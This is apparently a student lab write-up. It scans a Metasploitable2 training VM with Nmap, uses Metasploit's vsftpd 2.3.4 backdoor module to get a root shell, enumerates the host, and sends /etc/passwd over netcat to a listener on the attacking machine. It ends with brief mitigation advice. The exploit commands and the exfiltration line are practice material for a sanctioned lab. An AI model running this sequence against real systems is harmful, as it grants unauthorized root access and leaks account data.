
SYSTEM HACKING

Objective: Perform ethical system exploitation to gain shell access. Instructions:

- Use Metasploit Framework with Metasploitable2.
- Identify vulnerable services, exploit them, and escalate privileges

Scanning and enumerating metasploitable2 from my kali machine using Nmap: nmap -sV -A 192.168.1.102 (to check service and perform aggressive scan)



```
zsh: corrupt history file /home/kali/.zsh_history
┌──(kali㉿kali)-[~]
└─$ nmap -sV -A 192.168.1.102
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-29 13:52 WAT
Nmap scan report for 192.168.1.102
Host is up (0.0043s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 192.168.1.100
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      vsFTPd 2.3.4 - secure, fast, stable
|_End of status
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_  2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
|_smtp-commands: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, S
TARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN
| ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/sta
teOrProvinceName=There is no such thing outside US/countryName=XX
| Not valid before: 2010-03-17T14:07:45
|_Not valid after:  2010-04-16T14:07:45
|_ssl-date: 2025-08-29T12:53:17+00:00; 0s from scanner time.
| sslv2:
|   SSLv2 supported
|   ciphers:
|     SSL2_DES_192_EDE3_CBC_WITH_MD5
|     SSL2_DES_64_CBC_WITH_MD5
|     SSL2_RC2_128_CBC_WITH_MD5
|     SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|     SSL2_RC4_128_WITH_MD5
|_    SSL2_RC4_128_EXPORT40_WITH_MD5
53/tcp   open  domain      ISC BIND 9.4.2
| dns-nsid:
|_  bind.version: 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
|_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
|_http-title: Metasploitable2 - Linux
111/tcp  open  rpcbind     2 (RPC #100000)
| rpcinfo:
```

File Machine View Input Devices Help

1 2 3 4 13:55

kali@kali: ~

File Actions Edit View Help

```
|_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
|_http-title: Metasploitable2 - Linux
111/tcp  open  rpcbind     2 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2            111/tcp   rpcbind
|   100000  2            111/udp   rpcbind
|   100003  2,3,4       2049/tcp   nfs
|   100003  2,3,4       2049/udp   nfs
|   100005  1,2,3      33991/udp   mountd
|   100005  1,2,3      43325/tcp   mountd
|   100021  1,3,4      56528/tcp   nlockmgr
|   100021  1,3,4      59667/udp   nlockmgr
|   100024  1          42315/udp   status
|_  100024  1          52053/tcp   status
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login
514/tcp  open  shell       Netkit rshd
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
| mysql-info:
|   Protocol: 10
|   Version: 5.0.51a-3ubuntu5
|   Thread ID: 8
|   Capabilities flags: 43564
|   Some Capabilities: Support41Auth, SupportsCompression, ConnectWithDatabase, Switc
hToSSLAfterHandshake, SupportsTransactions, LongColumnFlag, Speaks41ProtocolNew
|   Status: Autocommit
|_  Salt: v#Ft;cdM5_`Cly:Tx}0p
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
|_ssl-date: 2025-08-29T12:53:16+00:00; -1s from scanner time.
| ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/sta
teOrProvinceName=There is no such thing outside US/countryName=XX
| Not valid before: 2010-03-17T14:07:45
|_Not valid after:  2010-04-16T14:07:45
5900/tcp open  vnc         VNC (protocol 3.3)
| vnc-info:
|   Protocol version: 3.3
|   Security types:
|_    VNC Authentication (2)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
|_ajp-methods: Failed to get a valid response for the OPTION request
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
|_http-server-header: Apache-Coyote/1.1
|_http-title: Apache Tomcat/5.5
```

Right Ctrl

```
kali@kali: ~
File  Actions  Edit  View  Help
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
|_ajp-methods: Failed to get a valid response for the OPTION request
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
|_http-server-header: Apache-Coyote/1.1
|_http-title: Apache Tomcat/5.5
|_http-favicon: Apache Tomcat
MAC Address: 08:00:27:C2:D4:EC (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix,
Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_smb2-time: Protocol negotiation failed (SMB2)
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb-os-discovery:
|   OS: Unix (Samba 3.0.20-Debian)
|   Computer name: metasploitable
|   NetBIOS computer name:
|   Domain name: localdomain
|   FQDN: metasploitable.localdomain
|_  System time: 2025-08-29T08:53:08-04:00
|_nbstat: NetBIOS name: METASPLOITABLE, NetBIOS user: <unknown>, NetBIOS MAC: <unknow
n> (unknown)
|_clock-skew: mean: 59m59s, deviation: 2h00m00s, median: 0s

TRACEROUTE
HOP RTT     ADDRESS
1   4.31 ms 192.168.1.102

OS and Service detection performed. Please report any incorrect results at https://nm
ap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 42.01 seconds

┌──(kali㉿kali)-[~]
└─$
```

After the scan I discovered port 21 (ftp) was opened, then I proceeded to Metasploit

```
┌──(root㉿kali)-[~]
└─# msfconsole
Metasploit tip: View a module's description using info, or the enhanced
version in your browser with info -d

       =[ metasploit v6.4.50-dev                          ]
+ -- --=[ 2496 exploits - 1283 auxiliary - 431 post       ]
+ -- --=[ 1610 payloads - 49 encoders - 13 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > search vsftpd

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  auxiliary/dos/ftp/vsftpd_232          2011-02-03       normal     Yes    VSFTPD 2.3.2 Denial of Service
   1  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor

msf6 > use 1
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
```

After opening Metasploit, I search for available exploit for port 21 (vsftpd).

```
msf6 > search vsftpd

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  auxiliary/dos/ftp/vsftpd_232          2011-02-03       normal     Yes    VSFTPD 2.3.2 Denial of Service
   1  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor

msf6 > use 1
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    21               yes       The target port (TCP)

Exploit target:

   Id  Name
   --  ----
   0   Automatic

View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 192.168.1.102
RHOST => 192.168.1.102
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RPORT 21
RPORT => 21
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 192.168.1.102:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.1.102:21 - USER: 331 Please specify the password.
[+] 192.168.1.102:21 - Backdoor service has been spawned, handling...
[+] 192.168.1.102:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.1.100:44111 -> 192.168.1.102:6200) at 2025-08-29 14:00:53 +0100
```

After choosing my exploit I configured it by setting the RHOST (192.168.1.103) and the RPORT(21), then I run the exploit and a command shell was opened

```
[*] 192.168.1.102:21 - USER: 331 Please specify the password.
[+] 192.168.1.102:21 - Backdoor service has been spawned, handling...
[+] 192.168.1.102:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.1.100:44111 → 192.168.1.102:6200) at 2025-08-29 14:00:53 +0100

whoami
root
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
id
uid=0(root) gid=0(root)
who
msfadmin tty1         Aug 29 08:45
root     pts/0        Aug 29 08:45 (:0.0)
ipconfig
sh: line 10: ipconfig: command not found
ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 08:00:27:c2:d4:ec brd ff:ff:ff:ff:ff:ff
    inet 192.168.1.102/24 brd 192.168.1.255 scope global eth0
    inet6 fe80::a00:27ff:fec2:d4ec/64 scope link
       valid_lft forever preferred_lft forever
netstat -tulnp
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 0.0.0.0:512             0.0.0.0:*               LISTEN      4477/xinetd
tcp        0      0 0.0.0.0:513             0.0.0.0:*               LISTEN      4477/xinetd
tcp        0      0 0.0.0.0:2049            0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:514             0.0.0.0:*               LISTEN      4477/xinetd
tcp        0      0 0.0.0.0:56452           0.0.0.0:*               LISTEN      4610/rmiregistry
tcp        0      0 0.0.0.0:8009            0.0.0.0:*               LISTEN      4573/jsvc
tcp        0      0 0.0.0.0:6697            0.0.0.0:*               LISTEN      4629/unrealircd
tcp        0      0 0.0.0.0:3306            0.0.0.0:*               LISTEN      4217/mysqld
tcp        0      0 0.0.0.0:1099            0.0.0.0:*               LISTEN      4610/rmiregistry
tcp        0      0 0.0.0.0:6667            0.0.0.0:*               LISTEN      4629/unrealircd
tcp        0      0 0.0.0.0:139             0.0.0.0:*               LISTEN      4461/smbd
tcp        0      0 0.0.0.0:5900            0.0.0.0:*               LISTEN      4628/Xtightvnc
tcp        0      0 0.0.0.0:111             0.0.0.0:*               LISTEN      3700/portmap
tcp        0      0 0.0.0.0:6000            0.0.0.0:*               LISTEN      4628/Xtightvnc
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN      4591/apache2
tcp        0      0 0.0.0.0:56528           0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:8787            0.0.0.0:*               LISTEN      4614/ruby
tcp        0      0 0.0.0.0:8180            0.0.0.0:*               LISTEN      4573/jsvc
tcp        0      0 0.0.0.0:1524            0.0.0.0:*               LISTEN      4477/xinetd
tcp        0      0 192.168.1.102:53        0.0.0.0:*               LISTEN      4071/named
tcp        0      0 0.0.0.0:21              0.0.0.0:*               LISTEN      4477/xinetd
```

Then I perform some basic exploitations by getting information of the exploited system through the opened shell

File Machine View Input Devices Help

1 2 3 4 14:08

root@kali: ~

File Actions Edit View Help

```
tcp        0      0 0.0.0.0:514             0.0.0.0:*               LISTEN      4477/xinetd
tcp        0      0 0.0.0.0:56452           0.0.0.0:*               LISTEN      4610/rmiregistry
tcp        0      0 0.0.0.0:8009            0.0.0.0:*               LISTEN      4573/jsvc
tcp        0      0 0.0.0.0:6697            0.0.0.0:*               LISTEN      4629/unrealircd
tcp        0      0 0.0.0.0:3306            0.0.0.0:*               LISTEN      4217/mysqld
tcp        0      0 0.0.0.0:1099            0.0.0.0:*               LISTEN      4610/rmiregistry
tcp        0      0 0.0.0.0:6667            0.0.0.0:*               LISTEN      4629/unrealircd
tcp        0      0 0.0.0.0:139             0.0.0.0:*               LISTEN      4461/smbd
tcp        0      0 0.0.0.0:5900            0.0.0.0:*               LISTEN      4628/Xtightvnc
tcp        0      0 0.0.0.0:111             0.0.0.0:*               LISTEN      3700/portmap
tcp        0      0 0.0.0.0:6000            0.0.0.0:*               LISTEN      4628/Xtightvnc
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN      4591/apache2
tcp        0      0 0.0.0.0:56528           0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:8787            0.0.0.0:*               LISTEN      4614/ruby
tcp        0      0 0.0.0.0:8180            0.0.0.0:*               LISTEN      4573/jsvc
tcp        0      0 0.0.0.0:1524            0.0.0.0:*               LISTEN      4477/xinetd
tcp        0      0 192.168.1.102:53        0.0.0.0:*               LISTEN      4071/named
tcp        0      0 0.0.0.0:21              0.0.0.0:*               LISTEN      4477/xinetd
tcp        0      0 127.0.0.1:53            0.0.0.0:*               LISTEN      4071/named
tcp        0      0 0.0.0.0:52053           0.0.0.0:*               LISTEN      3716/rpc.statd
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN      4477/xinetd
tcp        0      0 0.0.0.0:6200            0.0.0.0:*               LISTEN      5042/sh
tcp        0      0 0.0.0.0:5432            0.0.0.0:*               LISTEN      4296/postgres
tcp        0      0 0.0.0.0:25              0.0.0.0:*               LISTEN      4451/master
tcp        0      0 127.0.0.1:953           0.0.0.0:*               LISTEN      4071/named
tcp        0      0 0.0.0.0:445             0.0.0.0:*               LISTEN      4461/smbd
tcp        0      0 0.0.0.0:43325           0.0.0.0:*               LISTEN      4385/rpc.mountd
tcp6       0      0 :::2121                 :::*                    LISTEN      4516/proftpd: (acce
tcp6       0      0 :::3632                 :::*                    LISTEN      4322/distccd
tcp6       0      0 :::53                   :::*                    LISTEN      4071/named
tcp6       0      0 :::22                   :::*                    LISTEN      4748/sshd
tcp6       0      0 :::5432                 :::*                    LISTEN      4296/postgres
tcp6       0      0 ::1:953                 :::*                    LISTEN      4071/named
udp        0      0 0.0.0.0:2049            0.0.0.0:*                           -
udp        0      0 192.168.1.102:137       0.0.0.0:*                           4459/nmbd
udp        0      0 0.0.0.0:137             0.0.0.0:*                           4459/nmbd
udp        0      0 192.168.1.102:138       0.0.0.0:*                           4459/nmbd
udp        0      0 0.0.0.0:138             0.0.0.0:*                           4459/nmbd
udp        0      0 0.0.0.0:59667           0.0.0.0:*                           -
udp        0      0 0.0.0.0:924             0.0.0.0:*                           3716/rpc.statd
udp        0      0 192.168.1.102:53        0.0.0.0:*                           4071/named
udp        0      0 127.0.0.1:53            0.0.0.0:*                           4071/named
udp        0      0 0.0.0.0:60346           0.0.0.0:*                           4071/named
udp        0      0 0.0.0.0:68              0.0.0.0:*                           4729/dhclient3
udp        0      0 0.0.0.0:69              0.0.0.0:*                           4477/xinetd
udp        0      0 0.0.0.0:33991           0.0.0.0:*                           4385/rpc.mountd
udp        0      0 0.0.0.0:42315           0.0.0.0:*                           3716/rpc.statd
udp        0      0 0.0.0.0:111             0.0.0.0:*                           3700/portmap
udp6       0      0 :::53                   :::*                                4071/named
udp6       0      0 :::57676                :::*                                4071/named
cat /etc/passwd | nc 192.168.1.100 4444
```

kali@kali: ~

File Actions Edit View Help

```
zsh: corrupt history file /home/kali/.zsh_history
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 4444 > /tmp/passwd_copy
listening on [any] 4444 ...
connect to [192.168.1.100] from (UNKNOWN) [192.168.1.102] 38842
```

kali@kali: ~

File Actions Edit View Help

```
-rw-rw-r-- 1 kali kali 1581 Aug 29 14:08 /tmp/passwd_copy

┌──(kali㉿kali)-[~]
└─$ cat /tmp/passwd_copy
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
dhcp:x:101:102::/nonexistent:/bin/false
syslog:x:102:103::/home/syslog:/bin/false
klog:x:103:104::/home/klog:/bin/false
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
msfadmin:x:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
bind:x:105:113::/var/cache/bind:/bin/false
postfix:x:106:115::/var/spool/postfix:/bin/false
ftp:x:107:65534::/home/ftp:/bin/false
postgres:x:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
mysql:x:109:118:MySQL Server,,,:/var/lib/mysql:/bin/false
tomcat55:x:110:65534::/usr/share/tomcat5.5:/bin/false
distccd:x:111:65534::/:/bin/false
user:x:1001:1001:just a user,111,,:/home/user:/bin/bash
service:x:1002:1002:,,,:/home/service:/bin/bash
telnetd:x:112:120::/nonexistent:/bin/false
proftpd:x:113:65534::/var/run/proftpd:/bin/false
statd:x:114:65534::/var/lib/nfs:/bin/false

┌──(kali㉿kali)-[~]
└─$
```

Mitigations Recommendation

1. Patch known vulnerable service (update vsftpd)
2. Remove or disable unnecessary service
3. Enforce least privilege
4. Implement multi-factor authentication
5. Disable or restrict file upload and code execution on web app